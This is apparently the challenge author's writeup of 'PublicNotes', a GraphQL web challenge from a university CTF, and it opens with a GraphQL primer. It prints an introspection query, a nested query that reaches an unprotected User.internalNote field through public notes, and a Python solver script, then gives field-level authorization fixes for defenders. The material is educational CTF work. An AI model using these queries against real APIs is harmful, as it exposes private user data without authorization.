UTAR CyberHunt 2026 - PublicNotes (Web)
PublicNotes was created by me for UTAR CyberHunt 2026 (the UTAR-FICT 3rd Intervarsity CTF, 18 July 2026), Web category, Medium. This is the intended solution with a GraphQL primer baked in, so it works even if you’ve never touched GraphQL before. Its sibling challenge, ThreadJack, has its own writeup.
Hello again! Second of the two Web challenges I wrote for UTAR CyberHunt 2026. Where ThreadJack was a server-side RCE, PublicNotes is quieter — it’s about reading data the app was sure it had locked away. No RCE, no bot, no login. Just a schema and the willingness to follow a chain of references.
Flag: cyber26{gr4phQL_d33p_n3st3d_1ntr0sp3ct10n_ftw}.
Challenge Description
Name: PublicNotes
Category: Web
Difficulty: Medium
Our company just launched a public knowledge base powered by some fancy new API technology. We made sure the confidential notes are locked down — only admins can see those. But maybe we missed something? Sometimes the most interesting data is just a few connections away…
1. A 60-second GraphQL primer
If you already know GraphQL, skip to section 2. If not, here’s what you need.
A REST API has many URLs, each returning a fixed shape — /users/5, /users/5/notes, and so on. GraphQL flips that: one URL, and the client describes the exact shape it wants in the request body. The server exposes a schema — a set of types with typed fields — and a resolver function behind each field that knows how to fetch it.
The key mental model is in the name: it’s a graph. Types point at other types. A Note has an author field of type User; a User has fields of its own; a Tag has a managedBy of type User too. A query is a path (or a tree of paths) through that graph:
1
2
3
4
5
6
7
8
{
  publicNotes {          # a list of Note
    title                # scalar field on Note
    author {             # -> follow the edge to User
      username           # scalar field on User
    }
  }
}
The server runs publicNotes’s resolver, then for each note runs author’s resolver, then for each author runs username’s resolver. Each field is resolved independently, and — this matters — each resolver typically returns a whole record and lets the field resolvers pick from it.
That independence is the whole challenge. Authorisation that’s enforced on one entry point into the graph doesn’t automatically apply to the same data reached by a different path.
2. Finding the API

PublicNotes looks like a normal knowledge base — notes with an author, a category, tags.
The frontend is one minified script. In the network tab, every data load is:
1
2
POST /api/v2/data
{ "query": "...", "variables": { ... } }
The endpoint is named /api/v2/data to look like a boring REST route, but that { query, variables } body shape is unmistakably GraphQL. Confirm with the smallest possible query:
1
2
curl -s http://TARGET/api/v2/data -H 'Content-Type: application/json' -d '{"query":"{__typename}"}'
# {"data":{"__typename":"Query"}}
__typename is a meta-field GraphQL answers for any type. Getting "Query" back means yes, this is GraphQL, and the root type is called Query.
3. Introspection — asking the schema to describe itself
GraphQL has a built-in reflection system. Special meta-fields __schema and __type let a client ask the server for its entire type system — every type, every field, every argument. It’s what powers autocomplete in GraphQL IDEs and codegen tools. Servers can turn it off in production (Apollo does by default); this one leaves it on (introspection: true).
The standard introspection query is long, but a trimmed version is enough here:
1
2
3
4
5
6
7
8
{
  __schema {
    types {
      name
      fields { name type { name kind ofType { name kind } } }
    }
  }
}

Boiling the response down to the parts that matter:
1
2
3
4
5
6
Query:    publicNotes, confidentialNotes, searchNotes, auditLogs, activeSessions
Mutation: submitFeedback, authenticate
Note:     id, title, content, isPublic, author: User, category: Category, tags: [Tag]
Category: id, name, createdBy: User
Tag:      id, label, managedBy: User
User:     id, username, displayName, role, internalNote      <-- 👀
User.internalNote is obviously the prize. The question is how to reach a User we’re not authorised to see.
Even if introspection were off, this challenge would still be solvable — you’d just fingerprint the schema by hand (error messages leak valid field names, and tools like
clairvoyanceautomate it). Introspection being on is a convenience, not the vulnerability. Turning it off is defence-in-depth, not a fix.
4. The red herrings
The schema dangles several “intended-looking” paths, and every one is a dead end. Reading the resolvers (server.js) makes that clear:
confidentialNotes,auditLogs,activeSessions— each resolver starts withif (!context.isAdmin) throw new AuthenticationError(...).context.isAdminis only true when the request carriesAuthorization: Bearer <ADMIN_TOKEN>, andADMIN_TOKENiscrypto.randomBytes(32)generated at boot. Not brute-forceable.- The
authenticate(username, password)mutation — it does a random 100–300 ms sleep (looks like a timing side-channel!) and then unconditionally returns{ success: false }. Pure bait. There is no login to defeat. - A query depth limit — a custom Apollo plugin walks each operation’s selection set and throws if it nests deeper than 5. We’ll come back to why that’s here.
All of that is misdirection. The real path doesn’t touch any admin-gated query.
5. The real bug — authorization on the query, not on the field
confidentialNotes is locked. But the sensitive field, User.internalNote, has no check on it at all — and User is reachable from publicNotes by following edges:
flowchart LR
    P["publicNotes<br/>(no auth)"] --> A["author → User"]
    P --> C["category → Category"]
    P --> T["tags → Tag"]
    C --> CB["createdBy → User"]
    T --> MB["managedBy → User"]
    A --> N1["internalNote 🚩"]
    CB --> N2["internalNote 🚩"]
    MB --> N3["internalNote 🚩"]
Look at the field resolvers:
1
2
3
4
5
6
7
Note: {
    author:   (note)     => users.find(u => u.id === note.authorId),
    category: (note)     => categories.find(c => c.id === note.categoryId),
    tags:     (note)     => tags.filter(t => note.tagIds.includes(t.id)),
},
Tag:      { managedBy: (tag)      => users.find(u => u.id === tag.managedById) },
Category: { createdBy: (category) => users.find(u => u.id === category.createdById) },
Every one of them returns the entire user record. internalNote is a field on that record, so once you’ve reached a User through any edge, you can ask for it. Nothing checks whether this requester should see this user’s note.
So we walk the public notes into the users behind them:
1
2
3
4
5
6
7
8
{
  publicNotes {
    title
    author   { username internalNote }
    category { name createdBy { username internalNote } }
    tags     { label managedBy  { username internalNote } }
  }
}
The deepest path here is publicNotes → tags → managedBy → internalNote — depth 4, one under the limit of 5. (That’s why the limit is 5 and not 3: the intended solution has to fit. The limit exists to stop denial-of-service queries like author{author{author{...}}}, not to enforce authorization — it’s a speed bump dressed up as a wall.)
The flag belongs to svc_notes, an admin service account that manages the deployment tag. That tag is attached to public notes like “Deployment Checklist” and “CI/CD Pipeline Overview”, so publicNotes → tags(deployment) → managedBy(svc_notes) → internalNote delivers:
→ Flag → cyber26{gr4phQL_d33p_n3st3d_1ntr0sp3ct10n_ftw}
1
2
3
4
5
6
7
8
9
10
11
12
#!/usr/bin/env python3
import re, requests, sys

URL = (sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000") + "/api/v2/data"
query = """
{ publicNotes {
    author   { username internalNote }
    category { createdBy { username internalNote } }
    tags     { managedBy  { username internalNote } }
} }"""
data = requests.post(URL, json={"query": query}).json()
print(re.search(r"cyber26\{[^}]+\}", str(data)).group(0))
What to take away
This is OWASP API Security Top 10 material — specifically API1: Broken Object Level Authorization and API3: Broken Object Property Level Authorization (the one people used to call “excessive data exposure”). GraphQL makes it especially easy to get wrong because types are shared. User shows up behind author, createdBy, managedBy, auditLogs.user, activeSessions.user — five entry points. Guard one and you’ve guarded one.
For attackers: with GraphQL, always start with introspection (or infer the schema if it’s off), then look for a sensitive field on a widely-referenced type. The path in is usually through the boring public query, two or three hops deep. Watch for depth/complexity limits and plan your query to fit under them.
For defenders:
- Enforce authorization at the field/type level, not just the root query. Put the check on
User.internalNoteitself — with a schema directive (@auth,@requiresScopes), a library likegraphql-shield, or logic in that specific resolver. Don’t assume “the admin query is locked” covers the data. - Don’t expose sensitive fields on shared types. Split
Userinto a publicUserProfile(username, displayName) and an internal type that only privileged resolvers return. - Resolvers should return only what the next layer needs, not whole records — so a leaked edge leaks less.
- Keep the depth and complexity and amount limits — but treat them as DoS controls, never as authorization.
- Turn off introspection in production and disable field suggestions in error messages — defence-in-depth, buying time, not a fix.
- Consider persisted queries (an allowlist of known-good query documents) for first-party clients, so arbitrary ad-hoc queries can’t be sent at all.
Two challenges, one lesson from two directions: locking the obvious door doesn’t help if the same thing is reachable another way — through EJS options in ThreadJack, through a shared type here.
Thanks to everyone who played UTAR CyberHunt 2026 — these were a lot of fun to build. Till the next one, ciao!